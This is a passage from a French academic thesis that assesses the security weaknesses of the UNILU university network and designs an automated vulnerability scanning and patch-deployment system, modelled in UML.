Pour les services accessibles par internet, il n'y a pas d'exigence à être connecté au réseau de l'UNILU, c'est-à-dire, de n'importe où qu'on peut avoir l'internet, à n'importe quelle heure l'accès à ces services est possible. Malgré son accessibilité de n'importe où, la mesure sécuritaire est appliquée aussi par un compte d'utilisateur qui doit être attribué à toute personne voulant bénéficier de ce service. C'est le cas du service de Mail et autres accessible par internet.

1.4. Critique de l'existant

1.4.1. Points forts

- Redondance de connectivité entre la chute des FAI et la ferme des serveurs ;
- Redondance d'alimentation des équipements de la ferme des serveurs ;
- Bonne gestion de la bande passante qui est de 2 Mo pour plusieurs personnes ;
- Une bonne disponibilité des services du réseau.

1.4.2. Points à améliorer

1.4.2.1. Du point de vue de l'architecture physique

- Manque d'équipements réseaux de redondance, afin de garantir la disponibilité et la fiabilité du réseau en permettant un travail continu même en cas de panne d'un des équipements ;
- Pas d'automatisation du relai de l'alimentation du groupe électrogène en cas de coupure du courant électrique de la SNEL. Cette automatisation permet de garantir la disponibilité des services du réseau ;
- Certains utilisateurs se permettent de brancher des clés USB et autre périphériques externes domestiques qui peuvent être infectées sur les ordinateurs de l'entreprise.

1.4.2.2. Du point de vue de l'architecture logique

- Présence des systèmes d'exploitation dont les concepteurs ne procurent plus des mises à jour. Comme le cas du système d'exploitation Windows XP et Windows7;
- L'indisponibilité du service de gestion des mises à jour des logiciels et systèmes ;
- Manque de suivi des outils anti-virus sur les systèmes clients. Les systèmes d'exploitation clients sont alors sujet aux virus et aux menaces ;
- Manque de sensibilisation des utilisateurs sur les mesures de sécurité que le service des ressources informatiques de l'UNILU a adoptée, ce qui fait à ce que certains utilisateurs partagent avec les tiers leurs informations d'authentification ;
- Manque du système de détection et correction de vulnérabilités, ce qui ne permet pas de rassurer la bonne santé de sécurité du réseau de l'UNILU.

1.5. Spécification des besoins

1.5.1. Les besoins fonctionnels

Après avoir relevé les points forts et ceux qu'il faut améliorer, nous pouvons dégager les exigences qui sont les besoins fonctionnels du futur système. Il s'agit ressortir les actions qui seront menées dans le système. Ces actions décrivent les tâches de notre futur système. En voici la liste :

- Scanner le réseau en temps réel afin de se renseigner sur des quelconques vulnérabilités ;
- Détecter les vulnérabilités si elles y sont présentes ;
- Chercher et télécharger les patches ou correctifs des vulnérabilités ;

- Déployer les patchs ;
- Corriger les vulnérabilités ciblées ;
- Automatiser la correction ;

1.5.2. Les besoins non fonctionnels

Bien que nous pouvons concevoir notre système, ce dernier doit respecter certaines exigences qui peuvent se traduire en contraintes devant lesquelles nous devons faire face. C'est-à-dire que notre solution doit garantir certaines exigences non fonctionnelles. Nous citons :

- L'évolutivité ;
- La performance ;
- La facilité de gestion ;
- La disponibilité ;
- Le coût de réalisation raisonnable ;
- L'efficacité ;
- La portabilité ;
- La facilité d'implémentation ;
- La fiabilité.

1.6. Conclusion

Tout au long de ce présent chapitre, nous avons mené une étude qui nous a permis de déceler les problèmes réels que rencontre le service des ressources informatiques de L'UNILU. Pour notre cas, nous nous sommes figés sur les problèmes en rapport la sécurité. De ces problèmes, nous avons ressorti la solution que nous allons implémenter.

De notre analyse, nous avons proposé un système ou solution devant faire face aux exploitations malveillantes des vulnérabilités applicatives. Suite à cette analyse effectuée, dans la suite de notre travail nous effectuerons une conception de la solution qui nous permettra d'implémenter de manière pratique cette dernière.

CHAPITRE 2. MODELE DU SYSTEME DE DETECTION ET DE CORRECTION DES VULNERABILITES

2.1. Introduction

Dans le précédent chapitre, nous avons décelé les différents problèmes que rencontre le service des ressources informatiques de l'UNILU, les besoins fonctionnels et non fonctionnels du futur système. Nous avons également proposé des solutions théoriques possibles. Nous avons eu un aperçu superficiel de ce que pourrait être le nouveau système sans pour autant spécifier son fonctionnement intrinsèque.

Dans ce présent chapitre, nous ferons la conception générale de notre futur système qui se base sur l'infrastructure réseau et système et nous ferons également une conception logique détaillée de ce système en vue de réduire le niveau d'abstraction par rapport à une conception générale. Et ce, afin d'avoir des directives claires et nettes pour l'implémentation de notre système. Cette dite implémentation interviendra et constituera la dernière partie de notre travail.

2.2. Solution par rapport aux besoins

Notre travail consiste à sécuriser le réseau informatique de l'UNILU face aux différentes exploitations de ses vulnérabilités. Nous avons proposé une solution qui fonctionnera avec comme tâches principales :

1. Scanner le réseau ;
2. Détecter les vulnérabilités ;
3. Télécharger les patches ;
4. Corriger les vulnérabilités détectées
5. Vérifier l'état du système.

2.3. Conception générale

2.3.1. *Modèle de gestion des vulnérabilités selon CyberSwat*⁵

Nous retrouvons six termes principaux dans ce système de gestion des vulnérabilités :

1. Les menaces ;
2. Les vulnérabilités ;
3. L'exposition ;
4. Le risque ;
5. Les contremesures/protections ;
6. Les composants du système.

⁵ [En ligne] Disponible sur : <https://www.cyberswat.ca/importance-gestion-vulnerabilites-processus/>
[Consulté le 04/12/2020]



Figure 2- 1 Formalisation de la gestion des vulnérabilités selon CyberSwat

Nous nous baserons sur ces six éléments pour concevoir notre système afin de répondre aux besoins de SRI/UNILU. En visant bien évidemment les vulnérabilités relatives aux systèmes d'exploitation.

2.3.2. Le futur système

Nous proposons à SRI un système capable de :

- Détecter les vulnérabilités

Cette opération exige l'utilisation d'un gestionnaire des vulnérabilités. Ce dernier doit comporter un scanner des vulnérabilités. Car de toutes les composantes du gestionnaire des vulnérabilités, le scanner est l'élément qui permet de scanner et de détecter les vulnérabilités dans un réseau. Il est donc l'élément essentiel dont nous avons besoin dans notre travail.

- Corriger les vulnérabilités détectées

En ce qui concerne cette opération, nous avons pensé à intégrer dans notre solution deux mécanismes de correction automatiques :

- Un mécanisme de déploiement des correctifs une fois les vulnérabilités présentes dans le système ;
- Un mécanisme de correction automatique des vulnérabilités systèmes. Ces vulnérabilités sont le plus souvent causées par la non application des mises à jours.

Ce sont là les fonctionnalités principales du futur système. Nous retrouvons néanmoins d'autres fonctionnalités qui sont des fonctionnalités secondaires. C'est entre autre :

- Le téléchargement des patches ;
- Le déploiement des patches
- La correction automatique des vulnérabilités.

En fonction de toutes ces opérations, nous distinguons 4 modules principaux :

- Vulnerabilities Manager ou le gestionnaire des vulnérabilités ;
- Automation controler ou contrôleur d'automatisation ou encore gestionnaire des configurations ;
- Patch management ou le gestionnaire des correctifs ;
- Targets ou les cibles.

Nous retrouvons ainsi le schéma bloc :




Figure 2- 2 Schéma bloc du système

Nous nous retrouvons alors avec un scénario qu'on peut représenter par la figure suivante :




Figure 2- 3 Scénario du futur système

2.3.2.1. Contrôleur d'automatisation

Cette composante est la plus intelligente du système. Elle est principalement composée d'un gestionnaire de configuration. Cet outil n'est non seulement un gestionnaire de configuration mais il est aussi utilisé pour l'automatisation des tâches au sein d'un réseau informatique. Il s'agit donc de la partie du système qui aura pour rôle d'automatiser les tâches de correction des vulnérabilités applicatives.

L'automatisation des tâches est une solution efficace devant permettre l'optimisation et la rapidité des opérations de détection et de correction des vulnérabilités. Le contrôleur devra donc interagir avec le gestionnaire des vulnérabilités afin de lancer l'opération de correction une fois les vulnérabilités détectées. Ce devra aussi communiquer avec le gestionnaire des correctifs.

2.3.2.2. Le patch management

Le patch Management est un processus permettant la gestion des correctifs de sécurité et leur déploiement dans un réseau. Ce service est présent dans notre système pour le déploiement et l'application de patch de sécurité afin d'éliminer tout risque d'exploitation des vulnérabilités.

Les éditeurs ou concepteurs des systèmes d'exploitation et des applications diffusent chaque fois des mises à jour ou correctifs de leurs produits. Ces correctifs sont publiés soit pour ajouter certaines fonctionnalités, soit pour corriger certaines erreurs ou vulnérabilités découvertes dans les systèmes d'exploitation ou dans les applications. Raison pour laquelle le téléchargement et le déploiement des patches est un ensemble d'opérations qui devra être exécutée en permanence afin de permettre à ce qu'une fois une vulnérabilité est découverte, publiée et que le correctif correspondant est aussi publié, que ces derniers soient automatiquement téléchargés et déployés dans notre réseau de l'entreprise. Ceci aura comme avantage, l'augmentation du gain en temps de correction. Ce qui ne donnera pas les chances aux pirates ou hackers de pouvoir exploiter ces vulnérabilités.

2.3.2.3. Le manager des vulnérabilités

Cette composante est le cœur du système car c'est cette dernière qui gère les vulnérabilités. Elle est principalement constituée d'un outil offrant tous les services permettant la gestion des vulnérabilités. Il contrôle le scanner et fournit le rapport complet des failles détectées sur le système.

2.3.2.4. Target ou cibles

Target ou cible, est un module ou bloc représentant le réseau des machines et équipements réseaux cibles (les machines et équipements réseaux présentant des vulnérabilités).

2.3.3. Modélisation du futur système

Un projet informatique nécessite une phase d'analyse puis celle de conception. Après avoir validé l'analyse des besoins, nous pouvons passer à l'étape de la conception du système. Dans la conception, il est question d'expliquer et de montrer tous les détails de la solution. Ce qui devient un peu plus délicat pour un système ayant une haute complexité comme le nôtre. D'où la nécessité de la modélisation. Et pour cela nous avons porté notre choix sur le langage UML.

2.3.3.1. Le langage UML⁶

Unified Modeling Language, UML est un langage de modélisation objet. Il permet d'élaborer et d'exprimer des modèles objet. Il a été pensé pour servir de support à une analyse basée sur les concepts objet. Mais UML n'est pas seulement qu'un langage, mais une norme, un support de communication et un cadre méthodologique.

UML fournit des diagrammes pour représenter le système à développer. Son fonctionnement, sa mise en route, les actions susceptibles d'être effectuées par le système. Réaliser ces diagrammes revient donc à modéliser le système à développer.

Dans ce travail nous aurons à utiliser principalement 3 diagrammes UML :

- Le diagramme de cas d'utilisation

Le diagramme de cas d'utilisation permet de recueillir, d'analyser et d'organiser les besoins, et de recenser les grandes fonctionnalités du système. Il modélise les services rendus par le système aux utilisateurs. Il met en évidence ce que l'utilisateur peut faire par vis-à-vis du système. En d'autres termes, ce diagramme montre les interactions entre les acteurs (utilisateurs) et le système.

- Le diagramme de séquences

Il représente des échanges de messages entre éléments, dans le cadre du fonctionnement particulier du système. Il modélise les échanges entre les objets de manière chronologique.

- Le diagramme d'activités

Il s'agit d'un diagramme comportemental qui modélise le cheminement de flots de contrôle et de flots de données de toute activité. Il permet de décrire l'enchaînement des cas d'utilisation. Il peut comporter des synchronisations pour représenter les déroulements parallèles.⁷

⁶ [En ligne] Disponible sur : <https://openclassrooms.com/fr/courses/2035826-debutez-lanalyse-logicielle-avec-UML> [Consulté en date du 14/12/2020]

⁷ Mr Patrick Kasonga, Modélisation Objet avec UML : Cours G2 2016 inédit.

2.3.3.2. Le diagramme de cas d'utilisation

Nous retrouvons un seul acteur principal qui va interagir avec le système. Il s'agit de l'administrateur du système. Ses différentes opérations sont représentées dans le diagramme.

Nous retrouvons un autre acteur ; il ne s'agit pas d'une personne humaine mais d'un gestionnaire de tâche qui se comporte ici comme un acteur secondaire.




Figure 2- 4 Diagramme de cas d'utilisation

2.4. Conception logique détaillée

La représentation de manière détaillée de notre système est illustrée par la figure suivante :




Figure 2- 5 Schéma bloc détaillé

2.4.1. Le gestionnaire des vulnérabilités

Le gestionnaire des vulnérabilités est le service central du système sur lequel se fait la gestion des vulnérabilités. C'est le module qui incorpore les composantes essentielles de la gestion des vulnérabilités. De toutes ses composantes, il en est une qui nous intéresse et que nous exploitons dans notre travail. C'est le scanner des vulnérabilités. C'est la raison pour laquelle nous allons décrire uniquement cette composante.

- Le scanner des vulnérabilités

Il s'agit d'un logiciel qui peut inspecter les systèmes d'une entreprise, pour détecter et afficher une liste détaillée des équipements réseaux, des systèmes d'exploitation et des logiciels avec toutes leurs vulnérabilités. Il se base sur les vulnérabilités déjà publiées qu'il télécharge et stocke dans sa base de données. C'est le premier processus qui devra se lancer afin d'identifier, d'afficher et de proposer une correction des vulnérabilités découvertes. La figure suivante illustre les activités du scanner dans un système de gestion des vulnérabilités.⁸

L'enchaînement des activités du gestionnaire des vulnérabilités est illustré par le diagramme d'activité suivant :

⁸ [En ligne] Disponible sur : <https://tel.archives-ouvertes.fr/tel-00782565/document>
[Consulté le 04/12/2020]




Figure 2- 6 Diagramme d'activité : Les processus du scanner

2.4.1.1. Description des activités

- Initialiser les opérations

A cette étape, l'administrateur définit le mode de fonctionnement régulier du scanner des vulnérabilités. Il peut définir par exemple l'intervalle de temps nécessaire pour effectuer un scan du réseau lorsqu'il faut automatiser cette tâche.

- Lancer le scan

Activer ou démarrer la tâche du scanner des vulnérabilités.

- Détecter les vulnérabilités

C'est la fonction principale de tous les scanners de vulnérabilités. Le scanner doit être capable de trouver et d'identifier les failles du système. Tout au moins celles qui sont déjà publiées.

- Détecter les vulnérabilités

C'est la fonction principale de tous les scanners de vulnérabilités. Le scanner doit être capable de trouver et d'identifier les failles du système. Tout au moins celles qui sont déjà publiées.

- Afficher les vulnérabilités

Les vulnérabilités détectées doivent être affichées. En plus des vulnérabilités, le gestionnaire des vulnérabilités propose aussi les actions nécessaires à la correction. En effet, cela permet aux administrateurs de faire un inventaire des failles du système et de prendre des mesures adéquates de correction.

- Générer le rapport

C'est en fonction du rapport fourni par le gestionnaire des vulnérabilités après le scan que le gestionnaire d'automatisation déploiera les configurations de correction.

- Alerter l'administrateur

Le gestionnaire devra alerter l'administrateur lorsque le scanner détecte des vulnérabilités qui ont une criticité élevée. L'administrateur peut être notifié par un mail ou un sms.

2.4.2. *Le contrôleur d'automatisation*

Dès qu'un nouveau système est créé, l'entreprise doit avoir défini au préalable les fonctionnalités nécessaires. Le stockage, la puissance de calculs, la bande passante du réseau, la répartition des charges et le pare-feu sont quelques-uns des éléments requis pour créer un système fonctionnel. Cependant, l'élaboration de ce système prend du temps et les besoins de l'entreprise peuvent évoluer. Un système de gestion de configuration regroupe tous les éléments nécessaires pour créer un système fonctionnel, les organiser de façon maîtrisée dans un environnement opérationnel, pour surveiller son bon fonctionnement et pour y appliquer les correctifs et les mises à niveau aussi rapidement et efficacement que possible. Un tel système contribue aussi à réduire les coûts de gestion du parc.⁹ Le fameux contrôleur d'automatisation est en fait un gestionnaire de configuration que nous allons utiliser dans notre système.

Les activités du gestionnaire d'automatisation sont illustrées comme suit :

⁹ [En ligne] Disponible sur : <https://www.lemagit.fr/conseil/Systeme-de-gestion-des-configurations-utilite-et-fonctionnement> [Consulté le 04/12/2020]

